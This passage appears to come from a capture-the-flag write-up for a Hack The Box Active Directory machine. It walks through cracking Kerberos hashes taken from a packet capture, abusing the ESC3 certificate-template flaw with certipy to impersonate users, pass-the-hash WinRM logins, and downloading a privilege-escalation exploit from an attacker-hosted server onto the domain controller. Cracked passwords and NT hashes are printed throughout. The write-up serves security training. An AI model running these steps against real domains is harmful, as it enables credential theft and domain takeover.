- KRB_TGS_REP: The server receives the TGT and responds with the TGS.
This network capture is important because it allows us to extract Kerberos hashes corresponding to the authenticating user or the service being accessed:
- AS_REQ hash: When Kerberos pre-authentication is enabled (the default configuration), the AS_REQ contains an encrypted timestamp. This can be used to reconstruct a hash belonging to the user in the following format:
$krb5pa$etype$username$realm$cipher_timestamp. - AS_REP hash: This hash also belongs to the user.
- TGS_REP hash: The hash belongs to the Service Principal Name of the service requested by the user.
First, I’ll reconstruct the AS_REQ hash:

The fields required to reconstruct the hash are highlighted in the image. The resulting hash is shown below:
$krb5pa$18$Lion.SK$CERTIFICATE.HTB$23f5159fa1c66ed7b0e561543eba6c010cd31f7e4a4377c2925cf306b98ed1e4f3951a50bc083c9bc0f16f0f586181c9d4ceda3fb5e852f0
I’ll now attempt to crack this hash:
[bryan@sec]$ hashcat -m 19900 as-req_hash.txt --show
$krb5pa$18$Lion.SK$CERTIFICATE.HTB$23f5159fa1c66ed7b0e561543eba6c010cd31f7e4a4377c2925cf306b98ed1e4f3951a50bc083c9bc0f16f0f586181c9d4ceda3fb5e852f0:!QAZ2wsx

[bryan@sec]$ nxc smb 10.129.245.51 -u 'Lion.SK' -p '!QAZ2wsx'
SMB         10.129.245.51   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certificate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.245.51   445    DC01             [+] certificate.htb\Lion.SK:!QAZ2wsx
The hash was successfully cracked, yielding a valid password for the Lion.SK user.
The other two hashes can also be extracted manually or with automated tools such as krb5_roast_parser.py . However, this is not particularly useful because they cannot be cracked:
[bryan@sec]$ python krb5_roast_parser.py WS-01_PktMon.pcap as_rep > as_rep_hash.txt
[bryan@sec]$ cat as_rep_hash.txt
$krb5asrep$23$Lion.SK@CERTIFICATE.HTB:7a4181856efd330c4003a769c2f35024$d28d2d2babbcccd434f3c0a96963b85964f1177913f2b8dfe46a1478ddcfbfab16a53a1910baabd8e6b246ed194e957070a3cbeffbea5447cc97b33e6b473fd73629e7ecca7f56fe353333138375c2317d153e912c9f282382a842aec7a9f6a70714c983093950e6e43fa3b5fc92f0faa7ecaae688467388bbda5e7e596ec74680a72955e912cd8431b7849ab005d2a4aba74c7336aafa25dd05db3d4a5e74e5725de166f24b385af1333a131f25e8dbf07a96abb175707ac4839c6e4e7b9de9f7b23d7c05af250a103bbeb835cb23a1eaeace9d9f018a9f23ea5827ce6523326b2895860d23df2877e25d0311ecce8ec6b1274ea43188f9012d57d252f7eaa141a687b5c754f907be8e7ed7a33d41cc77b9ccfb0b5752e01256340b7fe8ada81122cd85038422d95313fa1b0dc480e58a8dd6dce273de596b33f6

[bryan@sec]$ python krb5_roast_parser.py WS-01_PktMon.pcap tgs_rep > tgs_rep_hash.txt
[bryan@sec]$ cat tgs_rep_hash.txt
$krb5tgs$23$*Lion.SK$CERTIFICATE.HTB$cifs/DC01*$474135718c701dd35c028464dd7b8640$57f1c27dbf40aca3f01a36f3c335f379e8e9b59a7eab19e0fec88d368c80e928471612b36b1c082b19296523c7138dda4817e181351e85803ffece2bd060b46dad6a33d7b12dbff20ef3dad62809d7afc59820b99db29425b8974265978f16cec610aede84645a891f70b3670e2cf32031819098419cbd7578e56360327925dafaa92c79b305168fbbbf7a9d5003893b3c0eeeb2abbb15d0507309b8d58bdf61d81e2180aeb93de3b8d51fe4e0cd0bbed5a385bea24b593bc974cd01c097f7c03922bcbe4323e8d5f8496cdf41e1fe8b71032fabc30a0edceb63c552430c6779ba8ccb3341c6f3503083ee101652a7a9e167aceefe5c9d6809a80114823ab302ba153794252f008973e2a6102f945ded254852efd217a0d063bb5bc8cc69f6a2042a11874367448cfdb16de420ad47fd1a215ff350e4081c9435d8718d40b51e012f0dbac9dfda6ffaaba0ab7c9fd0b77851973feee6f81a3ddcb6b63c034a2d2593be2525213d322e842febbbac57165ec63d65f7122a53ad6c419b1e0ff6f39abf6226886e3078f910212f94ff43789e7f8ccc1eb34c4fa713322424e509f39fe805daab2f1e182da8d1cce885938eb9084796156fbda10e6e14de6539983abff210b514aa1bed72d51b70515c7d4a0cd251e165fa28a07c5490b8b9f6056501cbc3e134d1464bf1ef84b239d1145d197cf2d0d9e91e02ad39bd17dfeab5a1b795d99f57150461f44135352d6145c7d868c6833ed0afa9ee73c9012a8b9ac2f704c40b1fbc6380d72d657e122bcb152bbcbea682a8b87549a4ca9fc2c069f3b9fdfc7752fa69a439f7abfa8332ecc5d4d08aa84ac70ac7a38ba8976e7e1f029bab290f6c6bc774548ad7e924d2ebca8a995772805c780c92f4725201890ed149554b6cc7afeaa0f17a091f3228b3d98a97fd8b6e0b904b14c729c96faf653370d71ca90f5f07bdf644bb08d7855393d37eb9a9f907462775fbdfe9811c9ef7789735e42a99f90f2efb627a7d564ba8ea05b6caa01fec28df4b34d836dd7604a2ee9a664b1f8d42c7602dd15beaa64d1be3502a7bd15949c0270d1f65385fcdac6715262ef6d764a41f4507a59bbdebeb0f2d682746535c3141820b29244001d2888b2f2060f51b8e1a675924cc5d4d083cdba184332f74ac30c63fb18c8216cc001ea6ea6921144db7a44920bd5c7d1ab41e0ce8eb0041f73feb96d8c45927ae894188e3889e84745c0bc1e41357979564e0871e5f4ecf3a24010846d1af723e4aa20483374f6dcf039c8d6baf8dc2382c20a6b684069a407087a1eea51143c9d849aa32d18e2f2313a4f734b2c58ee4876240613851d4359bfe9d0df5dba8c073abae147a9ef13b6a14c16d2eaeca65d4d69545aabe492d08852fdc34ee6e708a517ef893ea9492d828f1343e0733f02b542db6ad52797eab5fe0582927f0baeeee93faf830fad3567c4e07eb1042579d97341ecbdfd1dbf783c7e8929156640913e79238e71b643b171573fbec06c28b3670d316dc06c1c0bc446e7233b706c29ba248f2dc628c766c464149e0da20263e6dd19c655801ded5b8abb75e9ffec539faf8d54168ddee15c07c28f80f7680c9435ae3d008107e27943692717ae1aaf7b96fdab4ddbe06288ff18a3e38673cfa561db3590889
$krb5tgs$23$*Lion.SK$CERTIFICATE.HTB$krbtgt/CERTIFICATE.HTB*$8e00afdd5516b1538deea0ebecf3a59e$88ab53fa94dcbe665ebbc2718cee28d710f624ee4c23c57c88540a3e6899595e5be26a32f537340eeb854d4ff3df0d0a63960455b5b0b8122ac445378ee00e40eef3f0bb3773ca1d451da7e307bbf0c0cca8b5b31eb6dddedd73c7f3f5b361a829b40d129142a230080341138b0ba305b7839654e85140e156badcb394bc984661e6e5ef567ee56faacf22c53ce6a60391edf5b32ce1db0fc36fc96135076f538cf9165873d3ee84c2b29618874865caba81c01797c9f2c64fc2be073961fb2f877abbc70c318ad40f4f4f74786b39ea85065b6ee840f5e09c53a15231bd8f3a081f45891928db92dcb8bd137a3659e9492e842daa6e85c70c1bc0755f537ba884851eeacd3a4acf9c92e9d4073597148953b3b3ab7059d1c548b818b3363f23f46f2d01ff8b0451049c19129b684c16242e16e91fbe3dc64559a8ab9dfb7652d8d77d2b1957ef212b407a8464460b6eeac6dff47cc110fe66db6e7e66d421ca3a87247f16cd5f88914a3d90a59e916589a5b8e45ae36326e4a3d1e5bc880f5b143edc46db7cd1e4300f365dcee4622823af2e38fed63acd68d848d7cc0ab05b367420270d10211d50c316e3cb9cdfb60cbe3686f4bf246dc924c5c22035113b26489ba711b4d65e08bb33ee9994ee8be8ec804fb466f66673d085fd12ae40bd4f63f0141a048409225bb230da3cb7bf58be07313823ab684fd3f574024f3cc197b77a3be109065a87c218c51c946ff3f2588e3312f0c81e531e5c872d4d31345bd29feb729597f10eee836f1b3bd8e27beb1f94502b87ae3b918c01a79295c00e7c720195e855d1bc41d929d22ab68e08805d573fc561839f1648e1fb03c1fbaa8f6ad3bdef3a497668d520c2f615b6dd6049a47fffa483804be607cffc97c1563f37805beb5c12ce4865e3207fb299ef94059caf429e61671ce83e3a1e3b00b6f656d2e83c26cfb19093de55fb0a2bb217f2388f37543a50bfa441f5bde203a4d7506ef2430ab2a2456cfb1395a5798aa44610f3d74cfe4e0f0eb717bd12e154444697bf2444cfaedd41a362e2fbb7aaba8aa4ee24d78ba25f915dabf16c3ffc05c5f8f32948c0690287553e3c8d47466e55474ec6dcac922e2906ebb407859be7ca6711a0d3f501583b5b3466126afae227dd529942a404233bb3453ae541624540c1061b850263da6c58f0e8f2a86b66d5e72c780c147ae04e5ec758e5c1c2d0feb279684d8b78e961e336a6186972144d5233da0f948e9190f9aebb7c2c9dd11ef367000e52903d9f2aa1688869ba77a3bedb786e315cbdd91ed7c054ccf9a0e7e716411fba6760b807ed9c6eb548a84b2f597f41bb34901a5e4c016aa7e41165266ba5c17504b8b99d488e7c1fa5d20691cc85822f9dae33e8144670ab525ca1698aa9ac37f42d76f7f6d6fb0a48069d3d4f2cbf61b4dfd14da10717b9fbb95071782ec6b19ad01387ad5b0d35a8b79aa814be3a0241c64427a7fe5a565617a38a8019ea72644762bcecb8d6c6a3d698cbdf73dfc553bdada42b1e510b21f004eb1cd4ffd867e2783178529f93c40472
The user Lion.SK is also a member of Remote Management Users, so a shell can be obtained on the DC over WinRM. This provides the first flag:
[bryan@sec]$ ewp -i 10.129.245.51 -u 'Lion.SK' -p '!QAZ2wsx'
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.6.0

[*] Connecting to '10.129.245.51:5985' as 'Lion.SK'
evil-winrm-py PS C:\Users\Lion.SK\Documents> tree C:\Users\Lion.SK /A /F
Folder PATH listing
Volume serial number is 7E12-22F9
C:\USERS\LION.SK
+---Desktop
|       user.txt
|
+---Documents
+---Downloads
+---Favorites
+---Links
+---Music
+---Pictures
+---Saved Games
\---Videos
Shell as Ryan.K
ESC3: Enrollment Agent Certificate Template
Basic enumeration shows that this user is a member of a group called Domain CRA Managers, whose description indicates that it’s responsible for issuing and revoking multiple certificates for domain users. CRA likely stands for Certificate Request Agent (also known as an Enrollment Agent), an EKU associated with Active Directory certificate templates that allows authorized users to request certificates on behalf of other users:
evil-winrm-py PS C:\Users\Lion.SK\Documents> net user Lion.SK
User name                    Lion.SK
Full Name                    Lion S Kanady
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/3/2024 7:28:02 PM
Password expires             Never
Password changeable          11/4/2024 7:28:02 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/4/2024 1:24:08 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users         *Domain CRA Managers
The command completed successfully.

evil-winrm-py PS C:\Users\Lion.SK\Documents> net group "Domain CRA Managers"
Group name     Domain CRA Managers
Comment        The members of this security group are responsible for issuing and revoking multiple certificates for the domain users

Members

-------------------------------------------------------------------------------
Alex.D                   Eva.F                    Lion.SK
The command completed successfully.
The next step is to enumerate the available certificate templates to validate this hypothesis:
[bryan@sec]$ certipy find -u 'Lion.SK@certificate.htb' -p '!QAZ2wsx' \
	-dc-host 'dc01.certificate.htb' -ns 10.129.245.51 \
	-dns-tcp -timeout 10 -enabled -stdout
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 18 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'Certificate-LTD-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'Certificate-LTD-CA'
[*] Checking web enrollment for CA 'Certificate-LTD-CA' @ 'DC01.certificate.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : Certificate-LTD-CA
    DNS Name                            : DC01.certificate.htb
    Certificate Subject                 : CN=Certificate-LTD-CA, DC=certificate, DC=htb
    Certificate Serial Number           : 344CB419D59054904031B340F5A43923
    Certificate Validity Start          : 2026-03-12 20:45:00+00:00
    Certificate Validity End            : 2126-03-12 20:55:00+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : CERTIFICATE.HTB\Administrators
      Access Rights
        ManageCa                        : CERTIFICATE.HTB\Administrators
                                          CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        ManageCertificates              : CERTIFICATE.HTB\Administrators
                                          CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Enroll                          : CERTIFICATE.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : Delegated-CRA
    Display Name                        : Delegated-CRA
    Certificate Authorities             : Certificate-LTD-CA
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : True
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireUpn
                                          SubjectAltRequireEmail
                                          SubjectRequireEmail
                                          SubjectRequireDirectoryPath
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollment
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Certificate Request Agent
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-05T19:52:09+00:00
    Template Last Modified              : 2024-11-05T19:52:10+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CERTIFICATE.HTB\Domain CRA Managers
                                          CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : CERTIFICATE.HTB\Administrator
        Full Control Principals         : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Write Owner Principals          : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Write Dacl Principals           : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Write Property Enroll           : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
    [+] User Enrollable Principals      : CERTIFICATE.HTB\Domain CRA Managers
    [!] Vulnerabilities
      ESC3                              : Template has Certificate Request Agent EKU set.
...[snip]...
This reveals a template named Delegated-CRA, which is used by the Domain CRA Managers group. The template is flagged as vulnerable to ESC3 because it has the Enrollment Agent capability enabled. This means that the Lion.SK user can request certificates on behalf of other users.
There’s also another authentication template that will be used as part of the ESC3 exploitation process:
  1
    Template Name                       : SignedUser
    Display Name                        : Signed User
    Certificate Authorities             : Certificate-LTD-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireUpn
                                          SubjectAltRequireEmail
                                          SubjectRequireEmail
                                          SubjectRequireDirectoryPath
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollment
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    RA Application Policies             : Certificate Request Agent
    Authorized Signatures Required      : 1
    Schema Version                      : 2
    Validity Period                     : 10 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-03T23:51:13+00:00
    Template Last Modified              : 2024-11-03T23:51:14+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Domain Users
                                          CERTIFICATE.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : CERTIFICATE.HTB\Administrator
        Full Control Principals         : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Write Owner Principals          : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Write Dacl Principals           : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Write Property Enroll           : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Domain Users
                                          CERTIFICATE.HTB\Enterprise Admins
    [+] User Enrollable Principals      : CERTIFICATE.HTB\Domain Users
    [*] Remarks
      ESC3 Target Template              : Template can be targeted as part of ESC3 exploitation. This is not a vulnerability by itself. See the wiki for more details. Template requires a signature with the Certificate Request Agent application policy.
This template has the Client Authentication EKU, meaning it’s specifically intended for user authentication. Aditionally, the Authorized Signatures field indicates that the requesting certificate requires an RA signature, and the Application Policy requires a Certificate Request Agent certificate (EKU: Certificate Request Agent). Therefore, the template was specifically designed to work with CRA.
This template is ideal for impersonating another domain user and obtaining their NT hash.
The first step is to request a certificate using the Delegated-CRA template:
[bryan@sec]$ certipy req \
    -u 'Lion.SK@certificate.htb' -p '!QAZ2wsx' \
    -dc-ip '10.129.245.51' -target 'DC01.certificate.htb' \
    -ca 'Certificate-LTD-CA' -template 'Delegated-CRA'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 27
[*] Successfully requested certificate
[*] Got certificate with UPN 'Lion.SK@certificate.htb'
[*] Certificate object SID is 'S-1-5-21-515537669-4223687196-3249690583-1115'
[*] Saving certificate and private key to 'lion.sk.pfx'
[*] Wrote certificate and private key to 'lion.sk.pfx'
I’ll now impersonate the Administrator user using the enrollment agent certificate:
[bryan@sec]$ certipy req \
    -u 'Lion.SK@certificate.htb' -p '!QAZ2wsx' \
    -dc-ip '10.129.245.51' -target 'DC01.certificate.htb' \
    -ca 'Certificate-LTD-CA' -template 'SignedUser' \
    -pfx 'lion.sk.pfx' -on-behalf-of 'CERTIFICATE\Administrator'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 28
[-] Got error while requesting certificate: code: 0x80093102 - CRYPT_E_ASN1_EOD - ASN1 unexpected end of data.
Would you like to save the private key? (y/N):
[-] Failed to request certificate

[bryan@sec]$ ls
lion.sk.pfx
This attempt to obtain a certificate for the Administrator user failed, and the error indicates that the data is incomplete or corrupted.
Trying the same thing with other users succeeds for some accounts, while others return an error:
[bryan@sec]$ certipy req -u 'Lion.SK@certificate.htb' -p '!QAZ2wsx' \
	-dc-ip '10.129.245.51' -target 'DC01.certificate.htb' \
	-ca 'Certificate-LTD-CA' -template 'SignedUser' \
	-pfx 'lion.sk.pfx' -on-behalf-of 'CERTIFICATE\kara.m'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 44
[-] Got error while requesting certificate: code: 0x80094812 - CERTSRV_E_SUBJECT_EMAIL_REQUIRED - The email name is unavailable and cannot be added to the Subject or Subject Alternate name.
Would you like to save the private key? (y/N):
[-] Failed to request certificate

[bryan@sec]$ certipy req -u 'Lion.SK@certificate.htb' -p '!QAZ2wsx' \
	-dc-ip '10.129.245.51' -target 'DC01.certificate.htb' \
	-ca 'Certificate-LTD-CA' -template 'SignedUser' \
	-pfx 'lion.sk.pfx' -on-behalf-of 'CERTIFICATE\eva.f'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 45
[*] Successfully requested certificate
[*] Got certificate with UPN 'eva.f@certificate.htb'
[*] Certificate object SID is 'S-1-5-21-515537669-4223687196-3249690583-1116'
[*] Saving certificate and private key to 'eva.f.pfx'
[*] Wrote certificate and private key to 'eva.f.pfx'
The attempt for the kara.m user returns an error indicating that the user doesn’t have an email address.
Listing the users’ email addresses shows that not all accounts have one, including Administrator and kara.m. This reveals the likely cause of the problem:
evil-winrm-py PS C:\Users\Lion.SK\Documents> Get-AdUser -Filter * -Properties mail | Select samAccountName,mail

samAccountName mail
-------------- ----
Administrator
Guest
krbtgt
Kai.X          kai.x@certificate.htb
Sara.B         sara.b@certificate.htb
John.C         john.c@certificate.htb
Aya.W          aya.w@certificate.htb
Nya.S          nya.s@certificate.htb
Maya.K         maya.k@certificate.htb
Lion.SK        lion.sk@certificate.htb
Eva.F          eva.f@certificate.htb
Ryan.K         ryan.k@certificate.htb
akeder.kh
kara.m
Alex.D         alex.d@certificate.htb
karol.s
saad.m         saad.m@certificate.htb
xamppuser
This means that we’ll have to consider other users as potential targets.
Further domain enumeration reveals another custom group called Domain Storage Managers. Its description indicates that the group is responsible for tasks related to partitions and disks, and Ryan.K is a member of this group.

BloodHound doesn’t show any interesting ACLs for these principals, so now we’ll check the user’s privileges on the server.
First, we’ll request a certificate on behalf of Ryan.K using the ESC3 vulnerability, and get his NT hash.
[bryan@sec]$ certipy req \
    -u 'Lion.SK@certificate.htb' -p '!QAZ2wsx' \
    -dc-ip '10.129.245.51' -target 'DC01.certificate.htb' \
    -ca 'Certificate-LTD-CA' -template 'SignedUser' \
    -pfx 'lion.sk.pfx' -on-behalf-of 'CERTIFICATE\ryan.k'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 46
[*] Successfully requested certificate
[*] Got certificate with UPN 'ryan.k@certificate.htb'
[*] Certificate object SID is 'S-1-5-21-515537669-4223687196-3249690583-1117'
[*] Saving certificate and private key to 'ryan.k.pfx'
[*] Wrote certificate and private key to 'ryan.k.pfx'

[bryan@sec]$ faketime -f +8h certipy auth -pfx 'ryan.k.pfx' -dc-ip '10.129.245.51'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'ryan.k@certificate.htb'
[*]     Security Extension SID: 'S-1-5-21-515537669-4223687196-3249690583-1117'
[*] Using principal: 'ryan.k@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ryan.k.ccache'
[*] Wrote credential cache to 'ryan.k.ccache'
[*] Trying to retrieve NT hash for 'ryan.k'
[*] Got hash for 'ryan.k@certificate.htb': aad3b435b51404eeaad3b435b51404ee:b1bc3d70e70f4f36b1509a65ae1a2ae6
With this hash, we can get a shell over WinRM:
[bryan@sec]$ ewp -i 10.129.245.51 -u 'ryan.k' -H 'b1bc3d70e70f4f36b1509a65ae1a2ae6'
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.6.0

[*] Connecting to '10.129.245.51:5985' as 'ryan.k'
evil-winrm-py PS C:\Users\Ryan.K\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                      State
============================= ================================ =======
SeMachineAccountPrivilege     Add workstations to domain       Enabled
SeChangeNotifyPrivilege       Bypass traverse checking         Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set   Enabled
Shell as Administrator
Golden Ticket
The user has the SeManageVolumePrivilege privilege, which grants special permissions over volumes. In this case, it can be leveraged for privilege escalation in the domain.
For this, I’ll use the following exploit , which grants full permissions over the DC file system to all users.
[bryan@sec]$ ls
SeManageVolumeExploit.exe

[bryan@sec]$ sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

---
evil-winrm-py PS C:\Users\Ryan.K\Documents> wget http://10.10.15.79/SeManageVolumeExploit.exe -OutFile semvol.exe
evil-winrm-py PS C:\Users\Ryan.K\Documents> icacls C:\Windows
C:\Windows NT SERVICE\TrustedInstaller:(F)
           NT SERVICE\TrustedInstaller:(CI)(IO)(F)
           NT AUTHORITY\SYSTEM:(M)
           NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
           BUILTIN\Administrators:(M)
           BUILTIN\Administrators:(OI)(CI)(IO)(F)
           BUILTIN\Pre-Windows 2000 Compatible Access:(RX)
           BUILTIN\Pre-Windows 2000 Compatible Access:(OI)(CI)(IO)(GR,GE)
           CREATOR OWNER:(OI)(CI)(IO)(F)
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
